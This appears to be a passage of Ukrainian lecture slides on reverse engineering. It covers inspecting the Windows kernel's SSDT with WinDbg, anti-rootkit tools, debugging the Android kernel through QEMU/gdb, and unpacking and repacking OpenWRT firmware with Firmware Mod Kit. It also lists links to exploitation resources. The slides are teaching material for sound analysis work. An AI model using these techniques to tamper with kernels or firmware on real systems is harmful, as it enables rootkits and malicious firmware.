
```
lkd> dps nt!KeServiceDescriptorTable L4
fffff805`6c58c880  fffff805`6c4247d0 nt!KiServiceTable
fffff805`6c58c888  00000000`00000000
fffff805`6c58c890  00000000`000001d1
fffff805`6c58c898  fffff805`6c424f18 nt!KiArgumentTable

lkd> dd nt!KiServiceTable
fffff805`6c4247d0  fc313804 fc3a0100 01ffd102 04753d00
fffff805`6c4247e0  0298eb00 fda14e00 028a5a05 028dad06
fffff805`6c4247f0  0211c005 01cf2501 01d0ac00 02595000
...
```

Більше інформації у https://ired.team/miscellaneous-reversing-forensics/windows-kernel/glimpse-into-ssdt-in-windows-x64-kernel


Приклад: AVZ – https://www.z-oleg.com/secur/avz/



Приклад: GMER – http://www.gmer.net/




Приклад: PC Hunter – http://www.xuetr.com/




Driver Name	Image Base	Image Size	DriverObject	Driver Path	Service N...	Load...	File Corporat
ntoskrnl.exe	0xFFFFF80002A66000	0x005DD000	-	C:\Windows\system32\ntoskrnl.exe		0	Microsoft Cor
hal.dll	0xFFFFF80002A1E000	0x00048000	-	C:\Windows\system32\hal.dll		1	Microsoft Cor
kdcom.dll	0xFFFFF80000BB1000	0x0000A000	-	C:\Windows\system32\kdcom.dll		2	Microsoft Cor
mcupdate_Genu...	0xFFFFF88000C49000	0x0004F000	-	C:\Windows\system32\mcupdate_GenuineIntel.dll		3	Microsoft Cor
PSHED.dll	0xFFFFF88000C98000	0x00014000	-	C:\Windows\system32\PSHED.dll		4	Microsoft Cor
CLFS.SYS	0xFFFFF88000CAC000	0x00060000	0xFFFFFA8031CB8830	C:\Windows\system32\CLFS.SYS	CLFS	5	Microsoft Cor
CI.dll	0xFFFFF88000D0C000	0x00075000	-	C:\Windows\system32\CI.dll		6	Microsoft Cor
Wdf01000.sys	0xFFFFF88000EC5000	0x000C2000	0xFFFFFA8030E581F0	C:\Windows\system32\drivers\Wdf01000.sys	Wdf01000	7	Microsoft Cor
WDFLDR.SYS	0xFFFFF88000F87000	0x00010000	-	C:\Windows\system32\drivers\WDFLDR.SYS		8	Microsoft Cor
ACPI.sys	0xFFFFF88000F97000	0x00057000	0xFFFFFA8030F20770	C:\Windows\system32\drivers\ACPI.sys	ACPI	9	Microsoft Cor
WMILIB.SYS	0xFFFFF88000FEE000	0x00009000	-	C:\Windows\system32\drivers\WMILIB.SYS		10	Microsoft Cor
msisadrv.sys	0xFFFFF88000E00000	0x0000A000	0xFFFFFA8031B076B0	C:\Windows\system32\drivers\msisadrv.sys	msisadrv	11	Microsoft Cor
pci.sys	0xFFFFF88000E0A000	0x00033000	0xFFFFFA8033110900	C:\Windows\system32\drivers\pci.sys	pci	12	Microsoft Cor
vdrvroot.sys	0xFFFFF88000E3D000	0x0000D000	0xFFFFFA8031A787F0	C:\Windows\system32\drivers\vdrvroot.sys	vdrvroot	13	Microsoft Cor
partmgr.sys	0xFFFFF88000E4A000	0x00015000	0xFFFFFA8031D8EE70	C:\Windows\System32\drivers\partmgr.sys	partmgr	14	Microsoft Cor
compbatt.sys	0xFFFFF88000E5F000	0x00009000	0xFFFFFA8031B08920	C:\Windows\system32\DRIVERS\compbatt.sys	Compbatt	15	Microsoft Cor
BATTC.SYS	0xFFFFF88000E68000	0x0000C000	-	C:\Windows\system32\DRIVERS\BATTC.SYS		16	Microsoft Cor
volmgr.sys	0xFFFFF88000E74000	0x00014000	0xFFFFFA8031FB2C20	C:\Windows\system32\drivers\volmgr.sys	volmgr	17	Microsoft Cor
volmgrx.sys	0xFFFFF88000D81000	0x0005C000	0xFFFFFA8031DD1A20	C:\Windows\System32\drivers\volmgrx.sys	volmgrx	18	Microsoft Cor
intelide.sys	0xFFFFF88000E88000	0x00008000	0xFFFFFA8031FB3A70	C:\Windows\system32\drivers\intelide.sys	intelide	19	Microsoft Cor
PCIIDEX.SYS	0xFFFFF88000E90000	0x00010000	-	C:\Windows\system32\drivers\PCIIDEX.SYS		20	Microsoft Cor
vmci.sys	0xFFFFF88000EA0000	0x0001C000	0xFFFFFA8031A735B0	C:\Windows\system32\DRIVERS\vmci.sys	vmci	21	VMware, Inc.
vsock.sys	0xFFFFF88000DDD000	0x00018000	0xFFFFFA8031C3A7C0	C:\Windows\system32\DRIVERS\vsock.sys	vsock	22	VMware, Inc.
mountmgr.sys	0xFFFFF88000C00000	0x0001A000	0xFFFFFA8031C3D7C0	C:\Windows\System32\drivers\mountmgr.sys	mountmgr	23	Microsoft Cor
vmbus.sys	0xFFFFF88001040000	0x0003C000	0xFFFFFA8031C407C0	C:\Windows\system32\drivers\vmbus.sys	vmbus	24	Microsoft Cor
winhv.sys	0xFFFFF8800107C000	0x00014000	-	C:\Windows\system32\drivers\winhv.sys		25	Microsoft Cor
atapi.sys	0xFFFFF88001090000	0x00009000	0xFFFFFA8031C497C0	C:\Windows\system32\drivers\atapi.sys	atapi	26	Microsoft Cor
ataport.SYS	0xFFFFF88001099000	0x0002A000	-	C:\Windows\system32\drivers\ataport.SYS		27	Microsoft Cor
lsi_sas.sys	0xFFFFF880010C3000	0x0001D000	0xFFFFFA8031CB4550	C:\Windows\system32\DRIVERS\lsi_sas.sys	LSI_SAS	28	LSI Corporati
storport.sys	0xFFFFF880010E0000	0x00064000	-	C:\Windows\system32\DRIVERS\storport.sys		29	Microsoft Cor
msahci.sys	0xFFFFF88001144000	0x0000B000	0xFFFFFA8031C4D7C0	C:\Windows\system32\drivers\msahci.sys	msahci	30	Microsoft Cor
amdxata.sys	0xFFFFF8800114F000	0x0000B000	0xFFFFFA8031EB7550	C:\Windows\system32\drivers\amdxata.sys	amdxata	31	Advanced Mi
fltmgr.sys	0xFFFFF88001150000	0x00044000	0xFFFFFA8031E9E550	C:\Windows\system32\drivers\fltmgr.sys	FltMgr	32	Microsoft Cor

Приклад: PowerTool – http://powertool.s601.xrea.com/



Приклад: Sandboxie – https://www.sandboxie.com/



Аналіз коду ядра Linux/Android з QEMU/gdbstub

Android Emulator – https://developer.android.com/studio/run/emulator:

- Підготовка ядра та GDB:

```
$ git clone https://android.googlesource.com/kernel/
    goldfish
$ cd goldfish && git checkout android-5.4
$ make menuconfig # General/Kernel compression/Gzip
$ make -j8
$ cat >> ~/.gdbinit
add-auto-load-safe-path ~/goldfish/scripts/gdb/
    vmlinux-gdb.py
```

- Створення пристрою, завантаження ядра:

```
$ avdmanager create avd -n test-kernel -k "system-
    images;android-R;google_apis;x86_64"
$ emulator -show-kernel -debug init -avd test-kernel
    -kernel arch/x86_64/boot/bzImage -qemu -s
```

Приклад: Код ядра 5.4 у Android R (10.0+) x86_64

```
$ gdb -q ./vmlinux
(gdb) target remote :1234
(gdb) lx-symbols
loading vmlinux
(gdb) lx-ps
0xffffffff82819e00 <init_task> 0 swapper/0
0xffff88804dd20000 1 swapper/0
...
(gdb) lx-dmesg
[    0.000000] Linux version 5.4.43+ (user@linux) (gcc
    version 9.3.0 (Ubuntu 9.3.0-10ubuntu2), GNU ld (GNU
    Binutils for Ubuntu) 2.34) #4 SMP PREEMPT Wed Jun 3
    16:06:03 EEST 2020
...
(gdb) frame
#0 default_idle () at arch/x86/kernel/process.c:581
581 trace_cpu_idle_rcuidle(PWR_EVENT_EXIT,
    smp_processor_id());
```

Додаткові матеріали

- Rootkits and Bootkits – https://nostarch.com/rootkits
- HackSys Extreme Vulnerable Windows Driver – https://github.com/hacksysteam/HackSysExtremeVulnerableDriver
- Android Kernel Exploitation – https://cloudfuzz.github.io/android-kernel-exploitation
- CHIPSEC – https://github.com/chipsec/chipsec

Статичний аналіз з Firmware Mod Kit

Firmware Mod Kit – https://code.google.com/p/firmware-mod-kit:

- платформа для розбору та збору образів прошивок;
- підтримує велику кількість файлових систем та форматів (TRX/uImage, SquashFS, CramFS...);
- автоматичний пошук файлової системи у образі (binwalk).

Ліцензія – вільне програмне забезпечення (?), безкоштовна.

Приклад: OpenWRT 19.07.3 на MT7623 SoC

Kali 2020.2, `apt install firmware-mod-kit`:

```
root@kali:/opt/firmware-mod-kit/trunk# ./extract-firmware.sh openwrt-19.07.3-
    mediatek-mt7623-7623n-bananapi-bpi-r2-squashfs-sysupgrade.bin
Firmware Mod Kit (extract) 0.99, (c)2011-2013 Craig Heffner, Jeremy Collake

Scanning firmware...

Scan Time:      2020-06-03 10:30:24
Target File:    openwrt-19.07.3-mediatek-mt7623-7623n-bananapi-bpi-r2-squashfs-
    sysupgrade.bin
MD5 Checksum:   3af25863379a518a864016f0006c109f
Signatures:     344

DECIMAL         HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------

...
2414045         0x24D5DD        Squashfs filesystem, little endian, version 4.0,
    compression:xz, size: 2447986 bytes, 1136 inodes, blocksize: 262144 bytes,
    created: 2020-05-16 18:32:20

Extracting 2414045 bytes of uimage header image at offset 0
Extracting squashfs file system at offset 2414045
Extracting 736 byte footer from offset 4980038
Extracting squashfs files...
Firmware extraction successful!
Firmware parts can be found in '/opt/firmware-mod-kit/trunk/fmk/*'

root@kali:/opt/firmware-mod-kit/trunk# cat fmk/rootfs/etc/openwrt_version
r11063-85e04e9f46
```

Приклад: OpenWRT 19.07.3 на MT7623 SoC (contd.)

Збір модифікованої прошивки:

```
root@kali:/opt/firmware-mod-kit/trunk# ./build-firmware.sh fmk/
Firmware Mod Kit (build) 0.99, (c)2011-2013 Craig Heffner, Jeremy Collake

Building new squashfs file system... (this may take several minutes!)
Squashfs block size is 256 Kb
Parallel mksquashfs: Using 4 processors
Creating 4.0 filesystem on /opt/firmware-mod-kit/trunk/fmk/new-filesystem.
     squashfs, block size 262144.
Exportable Squashfs 4.0 filesystem, xz compressed, data block size 262144
        compressed data, compressed metadata, compressed fragments, compressed
             xattrs
        duplicates are removed
Filesystem size 2446.71 Kbytes (2.39 Mbytes)
        34.15% of uncompressed filesystem size (7164.96 Kbytes)
Inode table size 7810 bytes (7.63 Kbytes)
        20.83% of uncompressed inode table size (37487 bytes)
Directory table size 11026 bytes (10.77 Kbytes)
